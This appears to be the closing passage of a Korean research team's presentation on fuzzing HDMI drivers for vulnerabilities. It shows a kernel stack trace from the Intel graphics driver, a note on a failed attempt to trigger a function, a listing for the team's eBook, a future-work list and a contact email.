    00 ffffc406`623f23e0 fffff802`5615f0a6 igdkmd64!hybDriverEntry+0x204552
    01 ffffc406`623f2490 fffff802`56084bb0 igdkmd64!hybDriverEntry+0x2049b6
    02 ffffc406`623f25e0 fffff802`560aa885 igdkmd64!hybDriverEntry+0x12a4c0
    03 ffffc406`623f2630 fffff802`560abfff igdkmd64!hybDriverEntry+0x150195
```

- There's no hooking mechanism like Kprobes in Ubuntu (it can solve use Windbg)
- I couldn't find the way to trigger that function
- so… it's fail




컴퓨터/IT > IT 비즈니스

# HDMI 보안 분석을 위한 Fuzzer 개발 Guide

★★★★★ 5점 (1명)

**김양우**, **문창현** 외 **3명** 저
**e퍼플** 출판

| | | |
|---|---|---|
| 구매 | 전자책 정가 | 4,200원 |
| | 판매가 | 4,200원 |

- We published it to eBook!
- Sorry, but only Korean version


F4 U1 T1 U1 R1 E1

# Future Work

- Vulnerability assessment with **eARC protocol** added in HDMI 2.1
- We will analyze the vulnerabilities of devices with **HEC functions**
- Upgrade our fuzzer
- Find vulnerabilities of HDMI on the other devices and drivers

**SAVE THE WORLD!!**

# About QnA…

moon2263@naver.com